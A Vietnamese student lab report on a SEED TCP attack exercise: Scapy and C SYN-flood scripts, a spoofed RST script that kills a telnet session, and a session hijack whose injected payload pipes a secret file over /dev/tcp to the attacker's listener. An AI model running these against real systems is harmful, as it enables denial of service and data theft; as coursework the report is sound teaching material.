

BÁO CÁO SEED LAB

Môn học: An toàn mạng

Tên chủ đề: TCP Attack

GVHD: ThS. Nghi Hoàng Khoa

Nhóm: 13

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.ANTT.O11.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Phương Trinh	21521581	21521581@gm.uit.edu.vn
2	Đinh Bùi Huy Phương	21520090	21520090@gm.uit.edu.vn
3	Lê Đoàn Trà My	21521149	21521149@gm.uit.edu.vn
4	Nguyễn Thị Thanh Mai	21521112	21521112@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Task 1	100%	2 – 7
2	Task 2	100%	7 – 9
3	Task 3	100%	9 – 11
4	Task 4	100%	11 – 12
Điểm tự đánh giá			9.5/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Lab Environment

Dùng file container docker-compose.yml trong folder labsetup được cung cấp sẵn trong bài lab để thiết lập 4 máy ảo với tên và địa chỉ IP như sau:

- Seed-attacker: 10.9.0.1
- Victim: 10.9.0.5
- User-1: 10.9.0.6
- User-2: 10.9.0.7

```
[12/15/23]seed@VM:~/TCPLab$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[12/15/23]seed@VM:~/TCPLab$ dcup
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

```
[12/15/23]seed@VM:~/TCPLab$ docksh seed-attacker
root@VM:/#
```


```
[12/15/23]seed@VM:~/TCPLab$ docksh victim-10.9.0.5
root@714552f7ca42:/#
```

```
[12/15/23]seed@VM:~/TCPLab$ docksh user1-10.9.0.6
root@b6ca0404f03a:/#
```

```
[12/15/23]seed@VM:~/TCPLab$ docksh user2-10.9.0.7
root@8784caf1ddaa:/#
```

2. Task 1: SYN Flooding Attack

SYN Flood là một dạng tấn công DoS trong đó attacker gửi nhiều gói cờ SYN yêu cầu tới cổng TCP của nạn nhân, nhưng những kẻ tấn công không có ý định kết thúc quá trình bắt tay 3 bước. Những kẻ tấn công sử dụng IP giả mạo địa chỉ hoặc không tiếp tục quá trình. Thông qua cuộc tấn công này, kẻ tấn công có thể làm ngập hàng đợi của nạn nhân được sử dụng cho các kết nối mở một nửa, tức là các kết nối đã hoàn thành SYN, SYN-ACK nhưng vẫn chưa nhận được một ACK cuối cùng trở lại. Khi hàng đợi này đầy, nạn nhân không thể lấy thêm kết nối nữa.



Minh họa SYN Flooding attack

```
root@714552f7ca42:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
```

```
seed@VM: ~/TCPLab
[12/15/23] seed@VM:~/TCPLab$ docksh user1-10.9.0.6
root@b6ca0404f03a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
714552f7ca42 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Thực hiện telnet đến victim với IP: 10.9.0.5 ở máy user-1

```
[12/15/23] seed@VM:~/TCPLab$ docksh victim-10.9.0.5
root@714552f7ca42:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
root@714552f7ca42:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32867        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@714552f7ca42:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32867        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:34552         ESTABLISHED
root@714552f7ca42:/#
```

Dùng lệnh netstat -tna để xem establish trước và sau user-1 telnet đến victim

```
root@714552f7ca42:/home/seed# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

Kiểm tra SYN cookie bằng lệnh sysctl -a | grep cookie, hiện tại đang tắt

2.1. Task 1.1: Launching the Attack Using Python

```
root@714552f7ca42:/home/seed# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```


Sau khi gửi gói SYN+ACK, máy nạn nhân sẽ đợi gói ACK. Nếu nó không đến kịp, TCP sẽ truyền lại gói SYN+ACK, truyền lại bao nhiêu lần tùy thuộc vào các thông số kernel, ở trên máy seed hiện tại là 5

```
root@714552f7ca42:/home/seed# sysctl net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

Số lượng half-open connections có thể được lưu trữ trong hàng đợi ảnh hưởng tỷ lệ thành công của cuộc tấn công, kích thước của hàng đợi có thể được điều chỉnh. Ở trên máy seed hiện tại size queue là 80

```
root@714552f7ca42:/home/seed# ip tcp_metrics show
10.9.0.6 age 1522.216sec source 10.9.0.5
```

Kernel mitigation mechanism từ user1 là 10.9.0.6 đến máy victim – 10.9.0.5
*3 câu lệnh trên đều được thực hiện tại máy victim



```
task1a.py
~/TCPLab/volumes

1#!/usr/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5") #ip_victim
8tcp = TCP(dport=23, flags='S') #port 23 for telnet
9pkt = ip/tcp
10
11while True:
12    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
13    pkt[TCP].sport = getrandbits(16) # source port
14    pkt[TCP].seq = getrandbits(32) # sequence number
15    send(pkt, iface = 'br-1936bd21f59f', verbose = 0) #get attacker
    interface using ifconfig
```

Tạo file synflood.py dựa trên file synflood.c, đổi lại ip đích, port telnet và interface của máy attacker đang hoạt động

```

root@714552f7ca42:/home/seed# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32867        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             120.131.107.174:41036   SYN_RECV
tcp        0      0 10.9.0.5:23             26.167.222.156:57339   SYN_RECV
tcp        0      0 10.9.0.5:23             83.151.161.251:41394   SYN_RECV
tcp        0      0 10.9.0.5:23             67.20.251.200:59149   SYN_RECV
tcp        0      0 10.9.0.5:23             51.225.166.98:4271     SYN_RECV
tcp        0      0 10.9.0.5:23             128.197.116.224:25244  SYN_RECV
tcp        0      0 10.9.0.5:23             53.100.234.86:30298    SYN_RECV
tcp        0      0 10.9.0.5:23             131.75.147.158:63284   SYN_RECV
tcp        0      0 10.9.0.5:23             22.128.15.110:65169    SYN_RECV
tcp        0      0 10.9.0.5:23             199.3.97.75:63929      SYN_RECV
tcp        0      0 10.9.0.5:23             136.35.16.139:4252     SYN_RECV
tcp        0      0 10.9.0.5:23             204.119.157.89:5098    SYN_RECV
tcp        0      0 10.9.0.5:23             106.51.48.51:43357     SYN_RECV
tcp        0      0 10.9.0.5:23             115.251.146.240:11189  SYN_RECV
tcp        0      0 10.9.0.5:23             56.141.119.126:11030   SYN_RECV
tcp        0      0 10.9.0.5:23             174.11.55.74:29551     SYN_RECV
tcp        0      0 10.9.0.5:23             91.202.11.202:54286    SYN_RECV
tcp        0      0 10.9.0.5:23             70.161.142.122:6853    SYN_RECV
tcp        0      0 10.9.0.5:23             79.208.200.160:4771    SYN_RECV
tcp        0      0 10.9.0.5:23             221.171.168.89:48184   SYN_RECV
tcp        0      0 10.9.0.5:23             210.52.10.0:7684       SYN_RECV

```

Sau khi chạy file synflood.py, kiểm tra kết nối trên máy victim.

```

root@714552f7ca42:/home/seed# netstat -tna | grep SYN_RECV | wc -l
0
root@714552f7ca42:/home/seed# ss -n state syn-recv sport = :23 | wc -l
1

```

User-1 vẫn có thể telnet đến máy victim. Dừng chạy file synflood.py và kiểm tra giá trị SYN request, bây giờ bằng 0

```

root@714552f7ca42:/home/seed# ip tcp_metrics flush
root@714552f7ca42:/home/seed# ip tcp_metrics show

```

Xóa bộ nhớ tcp_metrics

Sau đó chạy lại file synflood.py và thực hiện telnet đến victim trên máy user-1, sau khoảng thời gian dài vẫn không kết nối được, cuối cùng user-1 vẫn telnet được đến máy victim. Giải thích: vì cả user-1 và attacker đều cùng kết nối đến tài nguyên victim nên nếu như có slot nào trống trong backlog thì cả 2 đều có được slot đó, và cuối cùng user-1 đã có thể lấy được kết nối.

2.2. Task 1.2: Launch the Attack Using C

```

[12/15/23] seed@VM:~/.../volumes$ ls
synflood.c  task1a.py
[12/15/23] seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[12/15/23] seed@VM:~/.../volumes$ ls
synflood  synflood.c  task1a.py

```

Biên dịch file synflood.c có sẵn trong volumes trong máy attacker thành file synflood


```
root@714552f7ca42:/home/seed# ip tcp_metrics flush
```

```
root@714552f7ca42:/home/seed# ip tcp_metrics show
```

Xóa bộ nhớ tcp_metrics trên victim

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Chạy file synflood với ip của victim và port 23 (telnet) trên máy attacker

```
root@714552f7ca42:/home/seed# netstat -tna | grep SYN_RECV | wc -l
61
```

```
root@714552f7ca42:/home/seed# ss -n state syn-recv sport = :23 | wc -l
62
```

Có 61, 62 request sau khi chạy file attack trên attacker

```
root@714552f7ca42:/home/seed# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32867        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             120.131.107.174:41036   SYN_RECV
tcp        0      0 10.9.0.5:23             26.167.222.156:57339   SYN_RECV
tcp        0      0 10.9.0.5:23             83.151.161.251:41394   SYN_RECV
tcp        0      0 10.9.0.5:23             67.20.251.200:59149   SYN_RECV
tcp        0      0 10.9.0.5:23             51.225.166.98:4271     SYN_RECV
tcp        0      0 10.9.0.5:23             128.197.116.224:25244  SYN_RECV
tcp        0      0 10.9.0.5:23             53.100.234.86:30298    SYN_RECV
tcp        0      0 10.9.0.5:23             131.75.147.158:63284   SYN_RECV
tcp        0      0 10.9.0.5:23             22.128.15.110:65169    SYN_RECV
tcp        0      0 10.9.0.5:23             199.3.97.75:63929     SYN_RECV
tcp        0      0 10.9.0.5:23             136.35.16.139:4252     SYN_RECV
tcp        0      0 10.9.0.5:23             204.119.157.89:5098    SYN_RECV
tcp        0      0 10.9.0.5:23             106.51.48.51:43357     SYN_RECV
tcp        0      0 10.9.0.5:23             115.251.146.240:11189  SYN_RECV
tcp        0      0 10.9.0.5:23             56.141.119.126:11030   SYN_RECV
tcp        0      0 10.9.0.5:23             174.11.55.74:29551     SYN_RECV
tcp        0      0 10.9.0.5:23             91.202.11.202:54286    SYN_RECV
tcp        0      0 10.9.0.5:23             70.161.142.122:6853    SYN_RECV
tcp        0      0 10.9.0.5:23             79.208.200.160:4771    SYN_RECV
tcp        0      0 10.9.0.5:23             221.171.168.89:48184   SYN_RECV
tcp        0      0 10.9.0.5:23             210.52.10.0:7684      SYN_RECV
```

Kiểm tra kết nối trên máy victim.

Ở trường hợp này, user-1 thực hiện telnet đến victim nhưng không thành công do timed out

2.3. Task 1.3: Enable the SYN Cookie Countermeasure

```
root@714552f7ca42:/home/seed# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Bật syncookie lên (set = 1)



```
root@714552f7ca42:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
```

Sau đó thực thi lại file task1.py trên máy attacker. Quan sát số lượng request lần này tăng lên 128. Sau đó user-1 telnet đến victim, lần này thành công nhanh chóng

```
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Tấn công lại bằng file synflood

```
root@714552f7ca42:/home/seed# netstat -tna | grep SYN_RECV | wc -l
128
```

Số lượng request lần này cũng tăng lên 128. Sau đó user-1 telnet đến victim, lần này thành công nhanh chóng.

Ở task 1.3 này, nhóm dự đoán dù còn nhiều trạng thái SYN_RECV trong netstat nhưng máy victim không thực sự phân bổ tài nguyên nên hàng đợi không bị lấp đầy.

3. Task 2: TCP RST Attacks on telnet Connections

```
root@714552f7ca42:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:37745        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:57334          ESTABLISHED
```

[SEED Labs] Capturing from vethe34586e

No.	Time	Source	Destination	Protocol	Length	Info
67	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	150	Telnet Data ...
68	2023-12-15 23:5...	10.9.0.5	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782026 Ack=974812139 Win=64128 Len=0 ...
69	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
70	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782026 Ack=974812160 Win=64128 Len=0 ...
71	2023-12-15 23:5...	fe80::42:1eff:fe7b:...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
72	2023-12-15 23:5...	fe80::4c4:20ff:fea3...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
73	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
74	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TCP	66	23 → 57326 [ACK] Seq=974812160 Ack=761782027 Win=65152 Len=0 ...
75	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
76	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782027 Ack=974812161 Win=64128 Len=0 ...
77	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
78	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TCP	66	23 → 57326 [ACK] Seq=974812161 Ack=761782028 Win=65152 Len=0 ...
79	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
80	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782028 Ack=974812162 Win=64128 Len=0 ...
81	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
82	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
83	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782030 Ack=974812164 Win=64128 Len=0 ...
84	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	94	Telnet Data ...
85	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782030 Ack=974812192 Win=64128 Len=0 ...

▶ Frame 85: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface vethe34586e, id 0
 ▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▶ Transmission Control Protocol, Src Port: 57326, Dst Port: 23, Seq: 761782030, Ack: 974812192, Len: 0

Sau khi user-1 telnet đến victim. Dùng Wireshark để bắt các gói tin

84	2023-12-15 23:5...	10.9.0.5	10.9.0.6	TELNET	94	Telnet Data ...
85	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	66	57326 → 23 [ACK] Seq=761782030 Ack=974812192 Win=64128 Len=0 ...
86	2023-12-15 23:5...	02:42:1e:7b:f0:d7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
87	2023-12-15 23:5...	02:42:0a:09:00:05	02:42:1e:7b:f0:d7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

▶ Frame 80: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface vethe34586e, id 0
 ▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▶ Transmission Control Protocol, Src Port: 57326, Dst Port: 23, Seq: 761782028, Ack: 974812162, Len: 0

Thử thực hiện một câu lệnh trên user-1 sau khi đã vào telnet victim để xác định gói tin cuối cùng: tìm port, seq được sử dụng

```

Open  [v]  *task2a.py  Save  [≡]
~/TCPLab/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.5")
5tcp = TCP(sport=57326, dport=23, flags="R", seq=761782030)
6pkt = ip/tcp
7ls(pkt)
8send(pkt, iface="veth34586e", verbose=0)
9

```

Tạo file task2a.py dựa trên file có sẵn của lab, điền các giá trị seq, port source, port đích và interface sử dụng

```

root@VM:/volumes# python3 task2a.py
version      : BitField  (4 bits)          = 4              (4)
ihl          : BitField  (4 bits)          = None           (None)
tos          : XByteField                = 0              (0)
len          : ShortField                 = None           (None)
id           : ShortField                 = 1              (1)
flags        : FlagsField  (3 bits)        = <Flag 0 (>)    (<Flag 0 (>))
frag         : BitField  (13 bits)         = 0              (0)
ttl          : ByteField                  = 64             (64)
proto        : ByteEnumField              = 6              (0)
chksum       : XShortField                 = None           (None)
src          : SourceIPField              = '10.9.0.6'     (None)
dst          : DestIPField                = '10.9.0.5'     (None)
options      : PacketListField            = []             ([])
--
sport        : ShortEnumField              = 57326          (20)
dport        : ShortEnumField              = 23             (80)
seq          : IntField                   = 761782030      (0)
ack          : IntField                   = 0              (0)
dataofs      : BitField  (4 bits)          = None           (None)
reserved     : BitField  (3 bits)          = 0              (0)
flags        : FlagsField  (9 bits)        = <Flag 4 (R)>    (<Flag 2 (S)>)
window       : ShortField                 = 8192           (8192)
chksum       : XShortField                 = None           (None)
urgptr       : ShortField                 = 0              (0)
options      : TCPOptionsField            = []             (b'')

```

Thực thi file task2a.py

```

84 2023-12-15 23:5... 10.9.0.5 10.9.0.6 TELNET 94 Telnet Data ...
85 2023-12-15 23:5... 10.9.0.6 10.9.0.5 TCP 66 57326 - 23 [ACK] Seq=761782030 Ack=974812192 Win=64128 Len=0 ...
86 2023-12-15 23:5... 02:42:1e:7b:f0:d7 Broadcast ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
87 2023-12-15 23:5... 02:42:0a:09:00:05 02:42:1e:7b:f0:d7 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
88 2023-12-15 23:5... 10.9.0.6 10.9.0.5 TCP 54 57326 - 23 [RST] Seq=761782030 Win=1048576 Len=0

```

▶ Frame 80: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth34586e, id 0
 ▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▶ Transmission Control Protocol, Src Port: 57326, Dst Port: 23, Seq: 761782028, Ack: 974812162, Len: 0

File đã in thông tin về gói TCP RST giả mạo tới terminal (gói tô đỏ)

88	2023-12-15 23:5...	10.9.0.6	10.9.0.5	TCP	54 57326 → 23 [RST] Seq=761782030 Win=1048576 Len=0
89	2023-12-15 23:5...	10.9.0.1	224.0.0.251	MDNS	87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
90	2023-12-16 00:0...	fe80::4c4:20ff:fea3...	ff02::2	ICMPv6	70 Router Solicitation from 06:c4:20:a3:f9:9a
91	2023-12-16 00:0...	fe80::42:1eff:fe7b...	ff02::2	ICMPv6	70 Router Solicitation from 02:42:1e:7b:f0:d7
92	2023-12-16 00:0...	fe80::42:1eff:fe7b...	ff02::fb	MDNS	107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
93	2023-12-16 00:0...	fe80::4c4:20ff:fea3...	ff02::fb	MDNS	107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
94	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
95	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TCP	54 23 → 57326 [RST] Seq=974812192 Win=0 Len=0
96	2023-12-16 00:0...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5

* Support: <https://ubuntu.com/advantage>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Sat Dec 16 04:55:23 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2

```
seed@714552f7ca42:~$ ls
```

```
task1
```

```
seed@714552f7ca42:~$ Connection closed by foreign host.
```

```
root@b6ca0404f03a:/# s
```

```
bash: s: command not found
```

Kiểm tra trên telnet user-1, thấy kết nối đã bị đóng. Tấn công thành công

4. Task 3: TCP Session Hijacking

```
root@714552f7ca42:/# cat > sth
something secret
^C
root@714552f7ca42:/# cat sth
something secret
```

Tạo một file bất kỳ trên máy victim, giả dụ attacker muốn đọc được file này.

The screenshot shows a terminal window on the left with a Python script using Scapy to perform a TCP session hijack. The script sets up an IP address, a TCP socket, and injects a packet into an existing Telnet session. On the right, a Wireshark packet capture shows the traffic between the attacker and the victim, highlighting the injected packet.

Sau khi thực hiện telnet đến máy victim trên user-1, quan sát wireshark dùng để bắt. Thực hiện lại các bước lấy port, iface ở task2.. để viết file task3.py hijack attack đến máy victim (dựa trên file có sẵn)

```
root@VM:/volumes# nc -l 8080 &
[1] 22
```

Chạy lệnh để attacker lắng nghe trên port 8080

```

root@VM:/volumes# python3 task3.py
version      : BitField  (4 bits)      = 4          (4)
ihl          : BitField  (4 bits)      = None       (None)
tos          : XByteField = 0          (0)
len          : ShortField = None       (None)
id           : ShortField = 1          (1)
flags        : FlagsField (3 bits)     = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField  (13 bits)     = 0          (0)
ttl          : ByteField  = 64         (64)
proto        : ByteEnumField = 6         (0)
chksum       : XShortField = None       (None)
src          : SourceIPField = '10.9.0.6' (None)
dst          : DestIPField = '10.9.0.5' (None)
options      : PacketListField = []         ([])
--
sport        : ShortEnumField = 57358      (20)
dport        : ShortEnumField = 23         (80)
seq          : IntField     = 3784257744 (0)
ack          : IntField     = 0          (0)
dataofs      : BitField  (4 bits)     = None       (None)
reserved     : BitField  (3 bits)     = 0          (0)
flags        : FlagsField (9 bits)     = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField = 8192       (8192)
chksum       : XShortField = None       (None)
urgptr       : ShortField = 0          (0)
options      : TCPOptionsField = []         (b'')
--
load         : StrField      = b'\\ cat sth > /dev/tcp/10.9.0.1/8080\\ ' (b'')

```

Thực thi file task3.py

[SEED Labs] Capturing from vethe34586e						
No.	Time	Source	Destination	Protocol	Length	Info
73	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TCP	66	57358 → 23 [ACK] Seq=3784257741 Ack=1426569991 Win=64128 Len=...
74	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
75	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TCP	66	23 → 57358 [ACK] Seq=1426569991 Ack=3784257742 Win=65152 Len=...
76	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
77	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TCP	66	57358 → 23 [ACK] Seq=3784257742 Ack=1426569992 Win=64128 Len=...
78	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
79	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
80	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TCP	66	57358 → 23 [ACK] Seq=3784257744 Ack=1426569994 Win=64128 Len=...
81	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TELNET	73	Telnet Data ...
82	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TCP	66	57358 → 23 [ACK] Seq=3784257744 Ack=1426570001 Win=64128 Len=...
83	2023-12-16 00:0...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
84	2023-12-16 00:0...	10.9.0.6	10.9.0.5	TCP	66	57358 → 23 [ACK] Seq=3784257744 Ack=1426570022 Win=64128 Len=...
85	2023-12-16 00:0...	fe80::42:1eff:fe7b:...	ff02::2	ICMPv6	70	Router Solicitation from 02:42:1e:7b:f0:d7
86	2023-12-16 00:1...	02:42:1e:7b:f0:d7	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
87	2023-12-16 00:1...	02:42:0a:09:00:05	02:42:1e:7b:f0:d7	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
88	2023-12-16 00:1...	10.9.0.6	10.9.0.5	TELNET	90	Telnet Data ...
89	2023-12-16 00:1...	10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 79#1] 23 → 57358 [ACK] Seq=1426570022 Ack=378425...
90	2023-12-16 00:1...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
91	2023-12-16 00:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06

Spoofed packet được in ra trên terminal (gói tô đen)

* Support: <https://ubuntu.com/advantage>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Sat Dec 16 04:55:23 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2

seed@714552f7ca42:~\$ ls

task1

seed@714552f7ca42:~\$ Connection closed by foreign host.

root@b6ca0404f03a:/# s

